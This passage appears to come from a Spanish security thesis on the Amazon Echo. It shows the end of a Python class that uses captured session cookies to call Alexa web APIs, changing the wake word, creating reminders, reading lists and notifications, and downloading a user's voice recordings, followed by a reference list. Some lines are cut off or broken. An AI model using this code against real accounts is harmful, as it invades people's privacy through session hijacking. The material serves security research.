94      def getWakeUpWord(self):
95          url = "https://alexa.amazon.es/api/wake-word"
96          r = requests.get(url, headers=self.headers, cookies=self.cookie)
97          return r.text
98
99      def getGoogleCalendarToken(self):
100         url = "https://alexa.amazon.es/api/external-auth/link-url?provider=Google&service=Eon"
101         r = requests.get(url, headers=self.headers, cookies=self.cookie)
102         return r.text
103
104     def getLists(self):
105         url = "https://alexa.amazon.es/api/namedLists"
106         r = requests.get(url, headers=self.headers, cookies=self.cookie)
107         return r.text
108
109     def getItemsFromList(self, id):
110         url = "https://alexa.amazon.es/api/namedLists/" + id + "/items"
111         r = requests.get(url, headers=self.headers, cookies=self.cookie)
112         return r.text
113
114     def getNotifications(self):
115         url = "https://alexa.amazon.es/api/notifications"
116         r = requests.get(url, headers=self.headers, cookies=self.cookie)
117         return r.text
118
119     def setWakeWord(self, word, serial, type, currentww):
120         url = "https://alexa.amazon.es/api/wake-word/" + serial
121         p = {"active":True,
122             "deviceSerialNumber":serial,
```

```
            "deviceType":type,
            "midFieldState":None,
            "wakeWord":word,
            "displayName":currentww}
        h = self.headers
        h['Content-Type'] = 'application/json'
        h['csrf'] = '-1224666430'
        r = requests.put(url, headers=h, cookies=self.cookie, data=json.dumps(p))
        return r

    def createReminder(self, time, day, month, reminder, deviceSerialNumber, deviceType):
        url = "https://alexa.amazon.es/api/notifications/createReminder"
        custom_headers = self.headers
        custom_headers['Content-type'] = 'application/json'
        custom_headers['csrf'] = self.cookie['csrf']
        payload = {
            "type":"Reminder",
            "status":"ON",
            "alarmTime":1556979420000,
            "originalTime":time + ":00.000",
            "originalDate":"2019-" + month + "-" + day,
            "timeZoneId":None,
            "reminderIndex":None,
            "skillInfo":None,
            "sound":None,
            "deviceSerialNumber":deviceSerialNumber,
            "deviceType":deviceType,
            "recurringPattern":None,
            "reminderLabel":reminder,
            "isSaveInFlight":True,
            "id":"createReminder",
            "isRecurring":False,
            "createdDate":1556979236162
        }
        p = json.dumps(payload)
        r = requests.put(url, headers=custom_headers, cookies=self.cookie, data=p)
        return r

    #Additional function for futures utilities that downloads a voice recordings based on its ID
    def getAudioFromUtteranceId(self, id):
        url = "https://alexa.amazon.es/api/utterance/audio/data?id=" + id
        custom_headers = {
            'Host': 'alexa.amazon.es',
            'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0',
            'Accept-Language': 'en-US,en;q=0.5',
            'Accept': 'audio/webm, audio/ogg, audio/wav, audio/*; q=0.9, application/ogg; q=0.7, video/*;q=0.6,*/*;q=0.5'
            'Referer': 'https://alexa.amazon.es/spa/index.html',
            'Connection': 'close',
            'Range': 'bytes=0-',
            'Cookie': 'at-acbes=' + self.cookie['at-acbes']+ '; csrf=' + self.cookie['csrf'] + '; sess-at-acbes=' + self.
        }
        r = requests.get(url, headers=custom_headers, cookies=self.cookie, stream=True)
        f = open("out_audio.wav", "wb")
        f.write(r.content)
        f.close()
        return r
```

Referencias

[1] Amazon. *Alexa Echo Dot Product*. https://www.amazon.es/Amazon-Echo-Dot-3-generacion-altoparlante-inteligente-Alexa/dp/B0792HCFTG. (Visitado 17-06-2019).

[2] Amazon. *Alexa Messaging*. URL: https://www.amazon.com/gp/help/customer/display.html?language=es%5C_US%5C&nodeId=202136160 (visitado 17-06-2019).

[3] Amazon. *Amazon admits employees listen to Alexa conversations*. n.d. URL: Request%20Customer%20Contact%20Information%20for%20Use%20in%20Your%20Skill (visitado 17-06-2019).

[4] Amazon. *Preguntas frecuentes sobre cómo guardar tus contraseñas wifi en Amazon*. n.d. URL: https://www.amazon.com/gp/help/customer/display.html?nodeId=201730860 (visitado 17-06-2019).

[5] Apple. *Keynote*. URL: https://www.apple.com/keynote/ (visitado 17-06-2019).

[6] Luís Enrique Benítez. *IOT THE NEW BIG BROTHER*. 2017. URL: https://www.noconname.org/ponencia/ncn-2017-iot-the-new-big-brother/ (visitado 17-06-2019).

[7] Bettercap. *The Swiss Army knife for 802.11, BLE and Ethernet networks reconnaissance and MITM attacks*. 2018. URL: https://www.bettercap.org/ (visitado 17-06-2019).

[8] Comodosslstore. «What is SSL Stripping? A Beginner's Guide to SSL Strip Attacks». En: (n.d). URL: https://comodosslstore.com/blog/what-is-ssl-stripping-beginners-guide-to-ssl-strip-attacks.html (visitado 17-06-2019).

[9] Brooke Crothers. «Dangerous Android malware comes to the iPhone». En: (2013). URL: https://www.foxnews.com/tech/dangerous-android-malware-comes-to-the-iphone (visitado 17-06-2019).

[10] Anthony Cuthbertson. «Amazon admits employees listen to Alexa conversations». En: (2019). URL: https://www.independent.co.uk/life-style/gadgets-and-tech/news/amazon-alexa-echo-listening-spy-security-a8865056.html (visitado 17-06-2019).

[11] *Draw.io*. URL: https://www.draw.io/ (visitado 17-06-2019).

[12] Ericcson. «Internet of Things forecast». En: (2016). URL: https://www.ericsson.com/en/mobility-report/internet-of-things-forecast (visitado 17-06-2019).

[13] Google. *Protocol Buffers*. URL: https://developers.google.com/protocol-buffers/ (visitado 17-06-2019).

[14] Andy Greenberg. «Hackers Found a (Not-So-Easy) Way to Make the Amazon Echo a Spy Bug». En: (2018). URL: https://www.wired.com/story/hackers-turn-amazon-echo-into-spy-bug/ (visitado 17-06-2019).

[15] Gary Horcher. «Woman says her Amazon device recorded private conversation, sent it out to random contact». En: (2018). URL: https://www.kiro7.com/news/local/woman-says-her-amazon-device-recorded-private-conversation-sent-it-out-to-random-contact/755507974 (visitado 17-06-2019).

[16] Instagantt. URL: https://instagantt.com/ (visitado 17-06-2019).

[17] Jakub Korepta. *How to get STUNned*. 2017. URL: https://www.noconname.org/ponencia/how-to-get-stunned/ (visitado 17-06-2019).

[18] David Lumb. «Amazon Echo and Google Home were vulnerable to Bluetooth exploit». En: (2017). URL: https://www.engadget.com/2017/11/15/amazon-echo-and-google-home-were-vulnerable-to-bluetooth-exploit/?guce_referrer=aHR0cHM6Ly93ZWIudGVsZWdyYW0ub3JnLw&guce_referrer_sig=AQAAADtsydAP7AFvfJhDA8hG2ZJf0GQ2aegfakSBS6TD82Q9EVioBK8MZVU4JkHs19kkXNpmwAbKxqt-y1mwnlq40L_p9VNuxWchy-DExOViIlFGj-KuvMA8GVgonwSPYks7DyFGXgefFuzIczI2GY1&_guc_consent_skip=1558008390 (visitado 17-06-2019).

[19] MarkMonitor. URL: https://www.markmonitor.com/ (visitado 17-06-2019).

[20] Xavier Marrugat. *AlexaCookied*. 2019. URL: https://github.com/xampla/AlexaCookied (visitado 17-06-2019).

[21] Michael Mimoso. «Mirai-Fueled IoT Botnet Behind DDoS Attacks on DNS Providers». En: (2016). URL: https://threatpost.com/mirai-fueled-iot-botnet-behind-ddos-attacks-on-dns-providers/121475/?utm_medium=blg&utm_source=kb_post_161025&utm_campaign=ww_promo (visitado 17-06-2019).

[22] Ali Montag. «Former NSA privacy expert: Here's how likely it is that your Amazon Echo will be hacked». En: (2018). URL: https://www.cnbc.com/2018/09/04/ex-nsa-privacy-expert-how-likely-your-amazon-echo-is-to-be-hacked.html (visitado 17-06-2019).

[23] Mozilla. *101 Switching Protocols*. URL: https://developer.mozilla.org/es/docs/Web/HTTP/Status/101 (visitado 17-06-2019).

[24] No cON Name. *How to get STUNned*. 1999. URL: https://www.noconname.org/ (visitado 17-06-2019).

[25] Lily Hay Newman. «Turning an Echo Into a Spy Device Only Took Some Clever Coding». En: (2018). URL: https://www.wired.com/story/amazon-echo-alexa-skill-spying/ (visitado 17-06-2019).

[26] Nmap. *The network mapper*. URL: https://nmap.org/ (visitado 17-06-2019).

[27] Apache OpenOffice. *OpenOffice*. URL: https://www.openoffice.org/ (visitado 17-06-2019).

[28] Oracle. *Virtual Box*. URL: https://www.virtualbox.org (visitado 17-06-2019).

[29] OWASP. *Fuzzing*. 2018. URL: https://www.owasp.org/index.php/Fuzzing (visitado 17-06-2019).

[30] NCC Group Plc. *BlackBox Protobuf Library*. URL: https://github.com/nccgroup/blackboxprotobuf/blob/master/README-LIBRARY.md (visitado 17-06-2019).

[31] Portswigger. *BurpSuit Tool*. https://portswigger.net/burp. (Visitado 17-06-2019).

[32] Portswigger. *Installing Burp's CA Certificate in an Android Device*. n.d. URL: https://support.portswigger.net/customer/portal/articles/1841102-installing-burp-s-ca-certificate-in-an-android-device (visitado 17-06-2019).

[33] Samsung. *SM-G360F*. URL: https://www.samsung.com/es/support/model/SM-G360FHAAPHE/ (visitado 17-06-2019).

[34] Lexy Savvides. «Make Siri, Alexa and Google Assistant talk in an infinite loop». En: (2018). URL: https://www.cnet.com/how-to/make-siri-alexa-and-google-assistant-talk-in-an-infinite-loop/ (visitado 17-06-2019).

[35] Offensive Security. *Kali*. URL: https://www.kali.org/ (visitado 17-06-2019).

[36] SeleniumHQ. *Web Browser Automation*. 2015. URL: https://www.seleniumhq.org/ (visitado 17-06-2019).

[37] Slack. URL: https://slack.com/intl/es-es/?eu_nc=1 (visitado 17-06-2019).

[38] Ms. Smith. «Voice squatting attacks: Hacks turn Amazon Alexa, Google Home into secret eavesdroppers». En: (2018). URL: https://www.csoonline.com/article/3273929/voice-squatting-attacks-hacks-turn-amazon-alexa-google-home-into-secret-eavesdroppers.html (visitado 17-06-2019).

[39] Tim Stack. «Internet of Things (IoT) Data Continues to Explode Exponentially. Who Is Using That Data and How?» En: (2018). URL: https://blogs.cisco.com/datacenter/internet-of-things-iot-data-continues-to-explode-exponentially-who-is-using-that-data-and-how (visitado 17-06-2019).

[40] Eric Streit. *The Audio collections - Collection of spanish words (spa-wims-octavio)*. 2016. URL: https://fsi-languages.yojik.eu/audiocollections/audiocollections.html (visitado 17-06-2019).

[41] Wikipedia. *Session hijacking*. 2019. URL: https://en.wikipedia.org/wiki/Session_hijacking (visitado 17-06-2019).

[42] Wireshark. URL: https://www.wireshark.org/download.html (visitado 17-06-2019).

[43] Wireshark. «WLAN (IEEE 802.11) capture setup». En: (2019). URL: https://wiki.wireshark.org/CaptureSetup/WLAN (visitado 17-06-2019).

[44] Qian Wenxiang Wu HuiYu. «Breaking Smart Speakers: We are Listening to You.» En: 2018. URL: https://www.defcon.org/html/defcon-26/dc-26-speakers.html#HuiYu (visitado 17-06-2019).

[45] Ben Zhang. *Awesome IoT Hacks*. 2018. URL: https://github.com/nebgnahz/awesome-iot-hacks (visitado 17-06-2019).